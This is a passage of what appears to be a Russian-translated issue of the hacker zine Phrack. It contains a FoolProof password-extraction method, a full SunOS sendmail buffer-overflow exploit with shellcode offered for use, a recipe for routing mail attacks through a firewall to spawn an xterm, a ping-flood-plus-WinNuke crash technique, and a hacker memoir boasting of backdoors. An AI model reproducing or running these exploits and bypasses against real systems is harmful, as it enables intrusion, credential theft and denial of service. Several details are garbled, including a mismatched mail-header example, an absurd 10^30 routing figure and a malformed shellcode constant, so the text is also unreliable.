- Ещё один интересный адрес: судя по всему,

GTE Government Systems Corporation
Information Systems Division
15000 Conference Center Drive
Chantilly, VA 22021-3808

имеет весьма значительное отношение к DSN и её документационным проектам.

Заключение

По мере роста DSN растёт и моё увлечение этой системой. Следите за новыми статьями. Хочу выразить ОГРОМНУЮ благодарность человеку, пожелавшему остаться неизвестным, особому учителю английского языка и Министерству обороны за то, что сделали свою информацию общедоступной.

0x5 — Уязвимость FoolProof

Привет,

Я обнаружил слабое место в реализации паролей FoolProof. FoolProof — это программный пакет для защиты рабочих станций и клиентских машин в ЛВС от DoS и других примитивных атак путём защиты системных файлов (autoexec.bat, config.sys, системный реестр) и блокировки доступа к

определённым командам и панелям управления. FoolProof был написан компанией Smart Stuff software изначально для Macintosh, а затем выпущен для win3.x и win95. Вся моя информация непосредственно относится к версиям 3.0 и 3.3 как для 3.x, так и для 95, но должна быть актуальна и для всех ранних версий, если таковые существуют.

Я провёл некоторое время, изучая его. Он способен изменять последовательность загрузки на машинах с win3.x, чтобы заблокировать использование горячих клавиш и не дать пользователям выйти из autoexec. Он также изменяет поведение command.com так, что команды могут проверяться по базе данных, а всё признанное ненужным или потенциально опасным — блокироваться (fdisk, format, dosshell?, dir, erase, del, defrag, chkdsk, defrag, undelete, debug и т.д.). Его клиент для Windows предоставляет возможность входа/выхода из FoolProof для привилегированного доступа с использованием пароля или назначения горячих клавиш. На новых установках для машин с 95 используется централизованная база конфигурации, живущая на нашем сервере NetWare.

Первый успех в обходе паролей FoolProof пришёл благодаря hex-редактору: я просматривал файл подкачки Windows в поисках чего-нибудь интересного. В файле подкачки я нашёл пароль в открытом виде. Я был удивлён, но решил, что это что-то неизбежное и непредсказуемое. Однако позднее я использовал редактор памяти на той же машине (95 просто обожает, когда я это делаю) и обнаружил, что FoolProof хранит копию пароля пользователя В ОТКРЫТОМ ВИДЕ в памяти своего TSR-резидента.

Чтобы найти пароль FoolProof, просто выполните поиск в обычной памяти строки "FOOLPROO" (не знаю, куда делась последняя «F») — следующие примерно 128 байт должны содержать два открытых пароля, за которыми идёт назначение горячей клавиши. По какой-то причине FoolProof хранит на машине два пароля: текущий и «унаследованный» (тот, что использовался до того, как вы _думали_, что его сменили). Существует несколько просмотрщиков/редакторов памяти, и написать нужное самостоятельно тоже не составит большого труда.

Добраться до точки, откуда можно что-то запустить, бывает непросто, но это не невозможно. Мне показалось, что на машинах с win3.x это сложнее, поскольку FoolProof не зависит от той ОС, поверх которой работает; проще говоря, добыть командную строку DOS — ваша задача (попробуйте файловый менеджер, если он доступен). С 95 проще: очень легко убедить 95 загрузиться в безопасном режиме, затем создать ярлык в группе автозагрузки на свой редактор и перезагрузить машину (FoolProof не успевает загрузиться в безопасном режиме).

Я попытался поговорить с кем-то из SmartStuff, но им, похоже, всё равно, в какие неприятности могут угодить их доверчивые пользователи. Мне сказали, что я, должно быть, ошибаюсь, потому что они используют 128-битное шифрование на диске. По-видимому, они даже не знают, как работает их собственный продукт, поскольку утилита для восстановления утерянных паролей требует некий главный пароль из 32+ символов, жёстко прошитый в каждой инсталляции.

JohnWayne

0x6 — [old skool dept.]

```
/*
 * Overflow for Sunos 4.1 sendmail - execs /usr/etc/rpc.rexd.
 * If you don't know what to do from there, kill yourself.
 * Remote stack pointer is guessed, the offset from it to the code is 188.
 *
 * Use:      smrex buffersize padding |nc hostname 25
 *
 * where `padding` is a small integer, 1 works on my sparc 1+
```



```

*
* I use smrex 84 1, play with the numbers and see what happens. The core
* gets dumped in /var/spool/mqueue if you fuck up, fire up adb, hit $r and
* see where your offsets went wrong :)
*
* I don't *think* this is the 8lgm syslog() overflow - see how many versions
* of sendmail this has carried over into and let me know. Or don't, I
* wouldn't :)
*
* P.S. I'm *sure* there are cleverer ways of doing this overflow. So sue
* me, I'm new to this overflow business..in my day everyone ran YPSERV and
* things were far simpler... :)
*
* The Army of the Twelve Monkeys in '98 - still free, still kicking arse.
*/

```

```

#include <stdio.h>

```

```

int main(int argc, char **argv)
{
    long unsigned int large_string[10000];
    int i, prelude;
    unsigned long offset;
    char padding[50];

    offset = 188;                                /* Magic numbers */
    prelude = atoi(argv[1]);

    if (argc < 2)
    {
        printf("Usage: %s bufsize <alignment offset> | nc target 25\n",
            argv[0]);
        exit(1);
    }

    for (i = 6; i < (6 + atoi(argv[2])); i++)
    {
        strcat(padding, "A");
    }
    for(i = 0; i < prelude; i++)
    {
        large_string[i] = 0xffffffff;            /* Illegal instruction */
    }

    large_string[prelude] = 0xf7ffef50;          /* Arbitrary overwrite of %fp */

    large_string[prelude + 1] = 0xf7fff00c; /* Works for me; address of code */

    for( i = (prelude + 2); i < (prelude + 64); i++)
    {
        large_string[i] = 0xa61cc013;            /* Lots of sparc NOP's */
    }

    /* Now the sparc execve /usr/etc/rpc.rexd code.. */

    large_string[prelude + 64] = 0x250bcbcb8;
    large_string[prelude + 65] = 0xa414af75;
    large_string[prelude + 66] = 0x271cdc88;
    large_string[prelude + 67] = 0xa614ef65;
    large_string[prelude + 68] = 0x291d18c8;
    large_string[prelude + 69] = 0xa8152f72;
    large_string[prelude + 70] = 0x2b1c18c8;
    large_string[prelude + 71] = 0xaa156e72;
    large_string[prelude + 72] = 0x2d195e19;
    large_string[prelude + 73] = 0x900b800e;
    large_string[prelude + 74] = 0x9203a014;
    large_string[prelude + 75] = 0x941ac00b;
    large_string[prelude + 76] = 0x9c03a104;
    large_string[prelude + 77] = 0xe43bbefc;
    large_string[prelude + 78] = 0xe83bbf04;
    large_string[prelude + 79] = 0xec23bf0c;

```

```

        large_string[prelude + 80] = 0xdc23bf10;
        large_string[prelude + 81] = 0xc023bf14;
        large_string[prelude + 82] = 0x8210203b;
        large_string[prelude + 83] = 0xaa103fff;
        large_string[prelude + 84] = 0x91d56001;
        large_string[prelude + 85] = 0xa61cc013;
        large_string[prelude + 86] = 0xa61cc013;
        large_string[prelude + 87] = 0xa61cc013;
        large_string[prelude + 88] = 0;

        /* And finally, the overflow..simple, huh? :) */
        printf("helo\n");
        printf("mail from: %s%s\n", padding, large_string);
    }
}
---

```

0x7 — Практическая маршрутизация через Sendmail

Введение

Эта статья будет краткой и ёмкой, поскольку концепция и методология вполне просты.

Маршрутизация в стиле UUCP существует дольше, чем большинство нынешних начинающих хакеров, однако для них это нечто чуждое. В прошлом Phrack публиковал как минимум одну статью о том, как с помощью этого метода маршрутизировать письмо по всему миру и обратно к хосту-отправителю. Та статья в Phrack 41 (Network Miscellany) авторства Racketeer'a дала нам хорошую схему реализации маршрутизированной почты. Я воспроизведу этот метод и покажу его практическое применение. Если у вас есть вопросы по построению почтовых заголовков — читайте книгу по UUCP или что-нибудь аналогичное.

Как это работает

Если коротко: вы создаёте собственный маршрут для отдельного письма. Это письмо пройдёт по желаемому пути через выбранные вами машины. Даже при отключённой ретрансляции почты МТА-агенты всё равно будут его передавать, поскольку смотрят на письмо и доставляют его только на один хоп за раз. Кастомизированные заголовки по сути говорят sendmail, что он должен беспокоиться только о следующей цели в пути и доставить туда. В примере ниже у нас девять систем. Ваш базовый хост, семь систем для прохождения и пользователь на конечной машине назначения.

```

host1 = источник письма, базовый хост отправки
host2 = второй...
host3 = третий... (и т.д.)
host4
host5
host6
host7
host8 = последний хоп в цепи (то есть предпоследний)
user @ dest = конечная точка доставки

```

Многие спросят: «зачем маршрутизировать письмо, если sendmail доставит напрямую?». Подумайте о первом шаге при проникновении во внешнюю сеть — разведке. Атакующему нужно как можно больше информации об удалённом хосте. Вы когда-нибудь отправляли письмо на удалённую систему с намерением вызвать его возврат? Если нет — попробуйте. Вы убедитесь, что это быстрый и простой способ выяснить, какая версия какого МТА работает на хосте.

Итак, при схеме выше поле «То» вашего письма будет выглядеть так:

```

вы --.
    фаервол (внешний интерфейс) --.
                                фаервол (внутренний интерфейс) --.
                                |
                                .-- внутренний host1 --'
                                |
                                `-- внутренний host2 --.
                                |
                                фаервол (внутренний интерфейс) --'
    фаервол (внешний интерфейс) --'
вы --'

```

Следующий уровень

Если это работает — что дальше? Есть под рукой удалённая атака на sendmail? Можете выполнить команду на удалённой машине? Знаете, что такое xterm? Файрволлы нередко пропускают разнообразный исходящий трафик. Так что маршрутизируйте удалённую sendmail-атаку на нужный вам внутренний хост, запустите xterm на ваш терминал — и вуаля. Вы только что обошли файрвол!

Заключение

Вот и всё. Коротко и ёмко. Лишних слов добавлять не нужно — вы, вероятно, уже опаздываете на очередную ежечасную проверку rootshell.com в поисках последних скриптов. Расширяйте горизонты.

mea_culpa mea_culpa@sekurity.org

«taking it to the next level» — вульгаризированный товарный знак MC.

«wacky white hat ethical hacker» — вероятно, товарный знак IBM.

«malicious black hat evil hacker» — товарный знак ICSA.

0x8 — Хакинг ресурсов и Windows NT/95

Автор: Lord Byron

После выхода третьего сервисного пакета Windows NT печально известные DoS-атаки типа Winnuke стали бесполезны. По крайней мере, так нас хотят заставить думать. Это не так. Чтобы понять почему, нужно немного углубиться в устройство внутренних механизмов Windows — а точнее, в то, как Windows распределяет память. В этом и кроется вечная проблема. Чтобы лучше понять проблемы с выделением памяти в Windows, нужно спуститься очень глубоко в операционную систему — туда, что принято называть «уровнем преобразования типов» (thunking layer). Этот уровень обеспечивает возможность вызова Windows как 16-битных, так и 32-битных функций в одном стеке вызовов. Обращение к функции типа TCP/IP или (для работающих с базами данных) к функции ODBC является вызовом псевдо-32-битной функции. Да, оба этих драйвера являются 32-битными, однако они опираются на 16-битный код для завершения своей работы. После входа в один из этих драйверов все данные передаются в него. Windows также требует, чтобы все драйверы работали на нулевом уровне ядра. Затем драйверы передают данные различным 16-битным функциям. Сложность передачи 32-битных данных в 16-битную функцию и является тем местом, где в картину вступает уровень преобразования типов. Он представляет собой обёртку вокруг всех 16-битных функций в Windows, которые могут вызываться из 32-битных функций. Он «понижает» (thunks down) вызовы данных до 16-битного формата, преобразуя их в несколько элементов данных (обычно через структуру) или передавая реальный дамп памяти переменной в функцию. Функция обрабатывает данные внутри дейтаграммы и возвращает их из функции. Затем они снова проходят через уровень преобразования, преобразуются обратно в 32-битную переменную, и 32-битный драйвер продолжает свою работу. Схема уровня преобразования не является чем-то неслыханным и применялась раньше, однако с учётом того, как, как нам всем известно, пишет код Microsoft — это было сделано второпях, реализовано неправильно и никогда не тестировалось до выхода в production. По вышеуказанным причинам никого не должно удивлять, что в коде присутствуют серьёзные утечки памяти. Именно поэтому, если, например, достаточно долго делать ODBC-запросы к базе данных Oracle, машина под Windows в конечном счёте начнёт работать всё медленнее вплоть до неизбежного краша «Синий

экран смерти» или просто станет невыносимо медленной. По мере того как Microsoft пытается залатать эти баги в драйверах устройств, она выпускает сервисные пакеты, такие как SP3. Подход Microsoft к разработке и реализации процесса работы с драйверами устройств строится на модульном коде. Поэтому при внедрении патча он фактически вызывает модульный код для обработки конкретной ситуации под конкретный эксплойт.

Теперь, зная кое-что об устройстве внутренних механизмов Windows, пора понять хакинг ресурсов и причины, по которым Win-uke по-прежнему работает. Когда вы пингуете машину под Windows, она выделяет определённый объём оперативной памяти и запускает код внутри драйвера, возвращающего ICMP-пакет. Если же пинговать машину под Windows 20 000 или 30 000 раз, ей придётся выделить 20–30 тысяч фрагментов памяти для запуска драйвера, возвращающего ICMP-пакет. При наличии 20–30 тысяч таких мелких фрагментов памяти уже не остаётся достаточного объёма, чтобы позволить TCP/IP-драйверу порождать код для обычного функционирования Windows-машины. В этот момент, если запустить Win-uke для отправки ООВ-пакета на порт 139 машины под Windows, — она упадёт. Код обработки ООВ, использованный для патча Win-uke в SP3, не мог быть порождён из-за нехватки памяти, и таким образом используется исходный код TCP/IP.sys — то есть данные обрабатываются стандартным TCP/IP-драйвером, который изначально поставлялся с Windows без исправления. Единственный способ реально решить эту проблему для Microsoft — переписать TCP/IP-драйвер с корректным кодом в самом ядре драйвера (вместо написания патчей, порождаемых при возникновении исключения). Однако для этого Microsoft потребовался бы значительный уровень навыков и таланта программистов, а ни один уважающий себя программист никогда не станет работать на большое злое зло.

0x9 — PDM (Phrack Doughnut Movie)

----[PDM

Фильм прошлого выпуска Phrack Doughnut Movie (PDM) — «Grosse Pointe Blank».

Получатели PDM52:

```
Jim Broome
Jonathan Ham
Jon "Boyracer" George
James Hanson
Jesse Paulsen
jcoest
```

У всех получателей имена начинаются на J*. Жутковато. И что вообще означает «boy racing»? Они надевают на них маленькие седла?

Задание PDM53:

«...Помни, всегда надо делать один в голову. Первый валит его с ног, второй добивает. Тогда он мёртв. Тогда мы идём домой.»

----[EOF

Личное

Автор: Glyph

```
Handle: Glyph
Call him: Yesmar
Reach him: glyph@dreamspace.net
Past handles: The Raver (cDc), Necrovore (Bellcore),
              Violence (The VOID Hackers)
Handle origin: Египетская мифология: glyph \'glif\' n [Gk glyphe^-
              carved work, fr. glyphein to carve -- more at
              CLEAVE] (ca. 1727) символ, передающий информацию
              невербально (напр., иероглифы).
Date of birth: Конец 60-х
Age at current date: Столько же, сколько лунной высадке
Height: 5'10" примерно
Weight: Худой (терпеть не могу толстяков)
Eye color: Голубые
Hair color: Каштановые
Computers: Начал с тупого терминала TeleVideo 920 и постепенно
              дошёл до небольшой коллекции машин SGI и NeXT.
Sysop/Co-Sysop of: Ничего, о чём вы слышали (хакерские борды с
              ограниченным сроком жизни на суперминикомпьютерах
              Prime и мэйнфреймах VAX в глобальных сетях X.25).
Admin of: Загляните в базы данных InterNIC сами.
URLs: Я не собираюсь рекламировать Всемирную Трату
              Времени в своём Про-Файле.
```

Я впервые начал играть с компьютерами в девять лет. Начал с изучения FORTRAN на суперминикомпьютере Prime в местном университете, где работали мои родители. Позже освоил BASICA на оригинальном IBM PC (ну и громадины были). Потом пришла партия Apple][+, и я познал радости варезов. Ultima][, Wizardry и всё в том же роде занимали меня пару лет. Собственного компьютера у меня никогда не было, поэтому приходилось тащиться в университетский вычислительный центр, чтобы повозиться с машинами.

Примерно в 1984 году мне одолжили тупой терминал TeleVideo 920 и модем USR на 300 бод. Я использовал его для подключения к кластеру PRIME университета. Хакер родился. Легальный аккаунт у меня был, но я умудрился раздобыть дополнительные идентификаторы, исследуя файловую систему. К тому же времени я начал возиться с телефонной сетью.

Позже я раздобыл Apple //c, а потом и //gs. Эти машины вернули меня в варезную сцену. В один месяц у меня пришёл счёт на \$500 за телефон. В следующем месяце счёт снова упал до \$0. Единственное отличие — поступление варезов почти удвоилось. Что ж, я узнал о кодах. Я много времени проводил, обзванивая варезные борды по всей стране. В конце концов пиратская сцена мне надоела — главным образом из-за бессмысленных склок. Я также бросил фрикинг, потому что испугался. Я исчез примерно на год.

В итоге я вернулся. Мне хотелось продолжать играть с компьютерами и сетями, но избегать фрикерской сцены. Я решил, что мне нужно имя. Я выбрал 'The Raver' — в честь Turiya Raver из _The Chronicles of Thomas Covenant the Unbeliever_. (Примечание: рейв-сцена в США тогда ещё была неизвестна.) Я много времени проводил на хак/фрик бордах и учился.

Я обнаружил, что мне очень нравится новый коммуникационный медиум под названием tfiles — файлы с чистым ASCII-текстом. Tfiles могли быть о хакинге, фрикинге, анархии, или, что лучше всего, о МЁРТВЫХ КОРОВАХ, КОТОРЫЕ ПРАВЯТ МИРОМ. Да, я обнаружил редкую красоту в BBS-ландшафте 80-х: cDc — Cult of the Dead Cow. Я был заворожён. Эти люди коровы были похожи

на цифровых панков, высказывавших свои дикие взгляды без малейшей оглядки. Меня мгновенно зацепило. Я начал писать tfiles. Вскоре меня пригласили вступить в ряды Коровы. Как я мог отказать Бобу и Элси? И так получилось, что я внёс вклад в то, что считаю выдающимся движением в телеком-сцене конца 80-х. cDc удовлетворяла мою потребность общаться и тусоваться с людьми с открытым мышлением в контексте BBS.

Со временем желание хакать начало возвращаться. Сначала это было лишь «зудящее» желание потыкать в систему. Позже переросло в полноценную потребность проникать везде, куда только можно. Примерно тогда я начал исследовать TELNET и глобальные сети данных X.25. Я познакомился с ParMaster, оригинальными членами Bellcore и LOD/H на altger в Мюнхене. Меня зацепило. Мы с Par, считая себя в то время ламерами, основали группу XTension. Группа расцвела в европейских сетях.

В итоге половину XTension пригласили в Bellcore. Это был первый раз, когда кто-либо из нас столкнулся с разрывом дружбы через цифровой медиум. Это был болезненный урок. Я не разговаривал с Par много лет. Тем временем я начал работать над приобретением ещё большего опыта под крылом Bellcore. Для Bellcore я хакал машины Prime. Под руководством Chipru я открыл для себя мир UNIX и TCP/IP-сетей.

Я сменил имя на Necrovore, чтобы подчеркнуть произошедшие перемены. Имя появилось из-за того, что я в то время очень увлекался дэт-металом. Называть себя в честь «Пожирателя мёртвых» казалось мне тогда вполне разумным. (Боже, о чём я думал!?) Так или иначе, Mentor из LOD и я постоянно задирали друг друга в онлайн по всему миру, так что неудивительно, что «Necrovore» попал в модуль GURPS Supers от Steve Jackson Games в качестве одного из суперзлодеев. Хе.

В итоге Bellcore распалась, как и многие другие группы. Она стала «модной», потом пригласили слишком много людей, и доверие рухнуло. Без доверия — как работать? Bellcore была закончена. Меня это здорово угнетало, ведь LOD продолжала крепнуть. Было ли то, за что я боролся, бессмысленным? Я так не думал. В тот момент я решил, что эра Больших Групп закончилась. Наступило время Малых Ячеек.

The VOID Hackers были созданы мной и The Usurper, ныне Thrashing Rage, — бывшим членом Bellcore. Мы завербовали Dr. Psychotic, классного хакера на ассемблере, и The Scythian, ещё одного хакера со славным прошлым, и принялись за Prime и VAX по всему миру. Я написал большую серию статей о хакинге Prime и отправил её в 2600. Позже TK и KL отчитали меня за то, что я не отправил её в Phrack. По правде говоря, я не думал, что она достаточно хороша для Phrack — издания, которое было душой сцены с самого начала. От 2600 я так ничего и не услышал. (Подожди ты.)

VOID Hackers превзошли самые смелые мои ожидания. Мы атаковали системы по всей планете. Сотни и сотни систем были у нас под рукой. Казалось, будет только лучше — так мне думалось. Представьте моё удивление, когда однажды мама забрала меня из школы и сообщила, что у нас дома прямо сейчас находятся «люди из службы безопасности». «БЛЯДЬ», — подумал я. Именно. Меня взяли в возрасте 20 лет.

Мне удалось избежать обвинения в нескольких тяжких преступлениях, и я немедленно ушёл на покой. С помощью контактов я дал понять государственным разведчикам и прочим, что закончил. Я поступил в университет и специализировался на английском языке, затем на антропологии и в конечном счёте осел на компьютерных науках. Вместо криминального хакинга я погрузился в хакинг в понимании MIT. Я исследовал систему UNIX и оттачивал навыки программирования.

В конечном счёте я покинул защищённый мир академии и пробился в компьютерную индустрию. С бурным расцветом интернета я снова появился на сцене под именем glyph. Было интересно встретить старых друзей (и врагов) и познакомиться с новыми хакерами на сцене. Я побывал на нескольких конах и продолжал резвиться в области безопасности. Но к тому времени я практически

перестал заниматься криминальным хакингом, посвящая время разработке инструментов безопасности. Теперь я окончательно на пенсии. Иногда, впрочем, вы можете увидеть меня как glyph. Несомненно, таких «меня» там ещё много. gper. Это было долгое, странное путешествие. Я бы прошёл его снова, если бы не был таким старым. 8)

Любимое

Женщины: Австралийские девчонки рулят.

Машины: Я не вожу. Может, и водил бы, если бы можно было перекомпилировать алгоритмы дорожного движения, но это вряд ли возможно. BMW я точно не водил бы. Их и так слишком много вокруг. Раньше я ездил на скейтборде. Но это было давно. Мозги и компьютеры, однако, всё ещё хороши для езды. Врум.

Еда: Креветки Vindaloo, пожалуйста. Горячее и острое этническое. Непереработанное.

Алкоголь: Хорошее итальянское Кьянти. Водка. Экзотическое импортное пиво. Ещё водки.

Музыка: Scorn, ClockDVA, My Life With the Thrill Kill Kult, Coil, Slint, Killing Joke, Chrome, Kraftwerk, Jane's Addiction, Zillatron, John Zorn, Praxis, Lard, Meat Beat Manifesto, Eat Static, Suede, Bill Laswell, Sepultura, Grotus, Mr. Bungle, Ozric Tentacles, Pink Floyd, Frontline Assembly, Dayglo Abortions, Dead Kennedys, Metallica, Slayer, Kreator и много-много всего другого.

Кино: The Stepford Wives, Invasion of the Body Snatchers, Brazil, Marathon Man, Blade Runner, всё от Акиры Куросавы, Memoirs of An Invisible Man, The Usual Suspects, Aeon Flux, Heavy Metal, Light Years.

Авторы: Jorge Luis Borges, J. R. R. Tolkein, Kurt Vonnegut, Jr., Sun Tzu, Stephen R. Donaldson, H. P. Lovecraft, Gabriel Garcia Marquez, Clark Ashton Smith, Umberto Eco, George Orwell, Thomas Ligotti, Douglas Adams, Robert Anton Wilson.

Нравится: Интеллект, алгоритмы, открытость ума, гитары, см. «Женщины».

Не нравится: Высокомерие, тупость, поверхностность, узость мышления, медиаворство.

Страсти

Музыка. Слушать и играть самому.

Читать и писать.

Программировать алгоритмы и структуры данных.

У меня есть камень, который я нашёл в ручье рядом с начальной школой, где учился в 3-м классе. Камень весит больше 7 фунтов и имеет форму гальки. Я вытащил его из воды и нарёк «Германом» — моим питомцем-камнем. У меня он с девяти лет. Это был тот же год, когда я впервые познакомился с компьютерами. Хранить этот камень все эти годы — определённо одна из моих страстей.

Постепенно становиться социальным затворником. На самом деле я считаю это полезным для себя.

Памятные события

Просмотр «Военных игр» в первый раз. Да, признаю. Это повлияло на мою жизнь.

Ламерство и создание группы XTension вместе с ParMaster. Это была первая группа для нас обоих. Тогда мы думали, что это очень круто.

Бэкдор в PRIMOS Rev. 22.0... да, в самом репозитории исходного кода. 8)

Трэшинг. Прятался в мусорном баке, пока уборщик сваливал мне на голову мусор.

Хакинг Европы, Южной Америки и части Азии. Кругосветное путешествие...

Altger (NUA 026245890040004). Вдох. Мне там нравилось куда больше, чем в irc.

SummerCon '95. Кроме The Usurper и Hyperminde, и того, что Byteman приезжал из Нью-Джерси на две недели, я никогда прежде по-настоящему не встречал других живых хакеров. Очень круто.

chuck и edward.

The I's. Ублюдки. 8)

Cytroxia на кислоте. Молодец, Danny.

Великая 7-дневная телеконференция Alliance. Помню, как просыпался от залпов DTMF-тонов и громкого смеха.

TELENET. PAD to PAD. NUIs. TELENET THINGIES!!!!1!! DNIC-сканирование.

Тот VAX-кластер. Эй Par, помнишь *tom* VAX-кластер?

PROTEON.

XTension, разорванная надвое, когда половину членов пригласили в Bellcore, а другой половине вежливо сказали проваливать.

Модемы Novation AppleCat.

Наблюдение за тем, как появляется бюллетень CERT — изнутри. Это был бюллетень CA-89.03. Привет, Chippy! Ты где?

Первый раз заниматься социальной инженерией. Сработало, поди ж ты.

Судебный процесс Ричарда Сандзы.

Арест. В итоге я пропустил SummerCon '89. Из Phrack #28 PWN: Violence и The Scythian: «Нас взяли SoutherNet, но мы там будем!»

Первый раз установить бэкдор на крупный сетевой узел — это воодушевление.

PC PURSUIT. Упс.

Обнаружить, что я опубликован в 2600 — почти через 7 лет после факта! Эй, я получил свои бесплатные выпуски и футболки!

Нафиг QSD channel.

Outdials.

TCP/IP Drinking Game. Версия 1.0. SummerCon '96 в Вашингтоне. Вот это был быстрый кайф. NeTTwerk произносил речь. BioH, .mudge, ReDragon, я и ещё несколько человек пили, пили и пили. Хорошее время, это точно. Если у кого-то из читающих есть видеозапись этого события — напишите мне.

Бэкдор в крупное VAX-приложение с помощью hex-редактора.

Зависание на Control-C и проваливание сквозь командный процессор входа в старые Prime. ROTFL.

Хакинг с Dataphones в Бостоне.

Мой первый переполнение буфера. Помню, как разговаривал по телефону с .mudge, пока разбирался с деталями.

Влюбиться.

Разлюбить.

Люди, которых стоит упомянуть

В произвольном порядке:

Dr. Who, BioHazard, Alhambra, .mudge, Dr. Cypher, Asriel, Bill From RNOC, _*Hobbit (всё ещё читает флейм спустя все эти годы), Swamp Rat, N8, The Dictator (AKA Dale Drew), Frankengibe, The Mentor, FryGuy, Garbage Heap, The Scythian, Mr. Xerox, MasterMicro, 0x486578, Tim N. (люблю твой код), Bika (обожаю эти волосы), Grave45, Shewp, SkyHook, Blade Runner, Mycroft, Shatter, Sir Hackalot, Nirva, Crimson Death, Par, Taran King, Thingy It, Knight Lightning, Enkhyl, CheapShades, The Force, Byteman, The Leftist, Chippy (ла ла ла), Mad Hacker (настоящий), The Usurper/Thrashing Rage, Kewp (НИФИГА!), Touch Tone (у меня голос не *так* уж высокий!!! CONNECT 1200), The Urville/Necron 99, Hyperminde/Dr. Psychotic (Помни: пока не найдено лекарство от выгорания мозга из-за ассемблера, всегда будет существовать N.C. Home for Deranged Programmers), ReDragon, B, Route, GyroTech, Epsilon, Control-C (спасибо за все розыгрыши!). Наконец, я *обязан* упомянуть того классного парня из M.I., который пытался меня поймать — ты был крут! (Это была по-настоящему хорошая игра. Ты сказал мне идти в колледж, и я пошёл. Ты также научил меня не недооценивать врага — я именно это и сделал.)

Борды, которые стоит упомянуть

Элитные борды: Phoenix Project, Digital Logic, Pirate-80, Speed Demon Elite, различные системы Metalland, The Metal AE, Demon Roach Underground, upt.org, The Polka AE, The Lost City of Atlantis, Lunatic Labs, The Dead Zone, Ripco, Broadway Show/Radio Station, The Central Office, The Missing Link, Lutzifer, The Works, upt.org и L0phT BBS. Несомненно, были и другие, но эти я помню до сих пор.

Местные борды: Поклонником «местных» бордов я никогда не был; лишь две мне запомнились как к-интересные в какой-то мере: The Padded Cell и Pandemonium — обе в NPA 919.

Цитаты

Gimme sum PR1MEZ!1!!

May the Forces of Darkness become confused on the way to your house.

```
<SN> WERE THE SEKRATARIES THAT R00L CYBERSPACE
<SN> WE SKRIBBLE GFILES IN SHORTHAND
<SN> HEY THE RAVER EYE HEAR U PACK A MEAN LUNCHBoX
<SN> HEY ITS THE RAVER OF CDC @$@#
<SN> HEY RAVER OF CDC @$@#$
<SN> RAVER COME OVER HERE AND POSE WITH ME AND GHEAP FOR A PH0T0
<SN> I CANT BELIEVE EYEM ON IRC WITH THERAVER OF CDC
<SN> @$)%(&@*($&#*
<SN> HEY LADYADA, IM ON IRC WITH THE RAVER OF CDC
<SN> CAN YOU BELIEVE IT?!
<SN> IM ST00PID NIGGAH oF M0D
```

Не думаю, что это был настоящий SN, но это было чертовски смешно.

```
* glyph is away - vomiting binary - all Lame messages will be ignored.
<n8> I actually vomit hex, but that always seems to break down into binary
    if it sits on the floor for a while
```

Когда я был ребёнком, меня никогда не выбирали играть в вышибалы, в футбол или ещё во что-нибудь. Если и выбирали, то всегда последним или предпоследним. Можете представить, каким удовольствием было читать следующее:

```
<Asriel> WE PICK GLYPH
<DaveNull> WE ALREADY HAVE GLYPH ASRIEL
<Asriel> oh
<Asriel> fuck
<Asriel> well
<Asriel> at least we have knuth
```

Другие цитаты канули в лету времени.

Будущее компьютерного андеграунда

Я вижу будущее без себя.

...А теперь — [когда-то регулярный] опрос всех интервьюируемых.

Из общей массы фрикеров и хакеров, с которыми вам довелось встретиться, считаете ли вы большинство из них компьютерными гиками?

Нет. Большинство фрикеров и хакеров, которых я встречал, — не гики. Скорее они полные фрики, но не ботаники и не гики. У гиков нет социальных навыков. У фрикеров и хакеров есть вполне определённый социальный мир, выходящий далеко за рамки телефонных коммутаторов и компьютерных сетей.

Спасибо за уделённое время, Yesmag. «Не за что».

Введение и обзор маршрутизации в интернете

Автор: krm1

Обзор маршрутизации

Процесс маршрутизации можно кратко описать как нахождение узлом пути к любому возможному адресату. Маршрутизация присутствует на всех уровнях — начиная с первого (физического) и выше. Тем не менее большинство людей знакомо с маршрутизацией третьего уровня (сетевого), поэтому в данном документе рассматривается исключительно маршрутизация уровня 3 и, конкретнее, маршрутизация протокола IP.

Протоколы обмена маршрутной информацией связывают множество маршрутизаторов по всему миру, обеспечивая им единое представление о сети посредством согласованных, пусть и разнородных, таблиц маршрутизации. Таблицы маршрутизации хранят всю информацию, необходимую маршрутизатору для достижения любого адресата в сети — вне зависимости от её размера (сеть может быть обычной локальной сетью с одним IP-маршрутизатором и двумя хостами, подключёнными через Ethernet, либо самим интернетом).

Протоколы маршрутизации

Существует широкое разнообразие протоколов маршрутизации, участвующих в формировании таблиц маршрутизации по всей сети. Такие протоколы, как BGP, OSPF, RIP и ISIS, помогают создавать корректное и согласованное представление о сети для всех сетевых коммутаторов (маршрутизаторов).

Цели маршрутизации

Нетрудно представить, что если каждый маршрутизатор должен хранить информацию для достижения любого адресата в сети, его таблица маршрутизации может стать весьма объёмной. Большие таблицы сложны (а порой и невозможны) для обработки маршрутизаторами из-за физических ограничений (процессор, память или их совокупность). Поэтому желательно минимизировать размер таблицы, не жертвуя достижимостью любого адресата. Например, если маршрутизатор подключён к интернету через один канал DS1 к другому маршрутизатору, он может либо хранить записи для каждого адресата в интернете, либо просто перенаправлять незнакомый трафик по умолчанию через этот последовательный канал. Маршрут по умолчанию означает следующее: если в таблице нет конкретной записи для нужного адреса, пакет отправляется по маршруту по умолчанию. Маршрутизатор, которому направляется такой трафик, иногда называют «шлюзом последней надежды» (gateway of last resort). Этот простой приём позволяет многим таблицам маршрутизации сэкономить количество записей порядка 10^{30} .

Маршрутная информация не должна обмениваться между маршрутизаторами хаотично. Частые изменения в таблице маршрутизации создают излишнюю нагрузку на и без того дефицитные

память и процессор. Распространение информации не должно мешать операциям пересылки пакетов. Это, конечно, не означает необходимости обновлять маршрутные таблицы каждую наносекунду — но и обмениваться ими раз в неделю тоже недостаточно. Одна из важных целей маршрутизации — предоставлять хосту таблицу, точно отражающую текущее состояние сети.

Важнейшая функция маршрутизатора — передача пакетов с входного интерфейса на правильный выходной. Ошибочная маршрутизация может приводить к потере данных. Несоответствия в таблицах маршрутизации способны также создавать петли маршрутизации, при которых пакет бесконечно пересылается между двумя смежными интерфейсами.

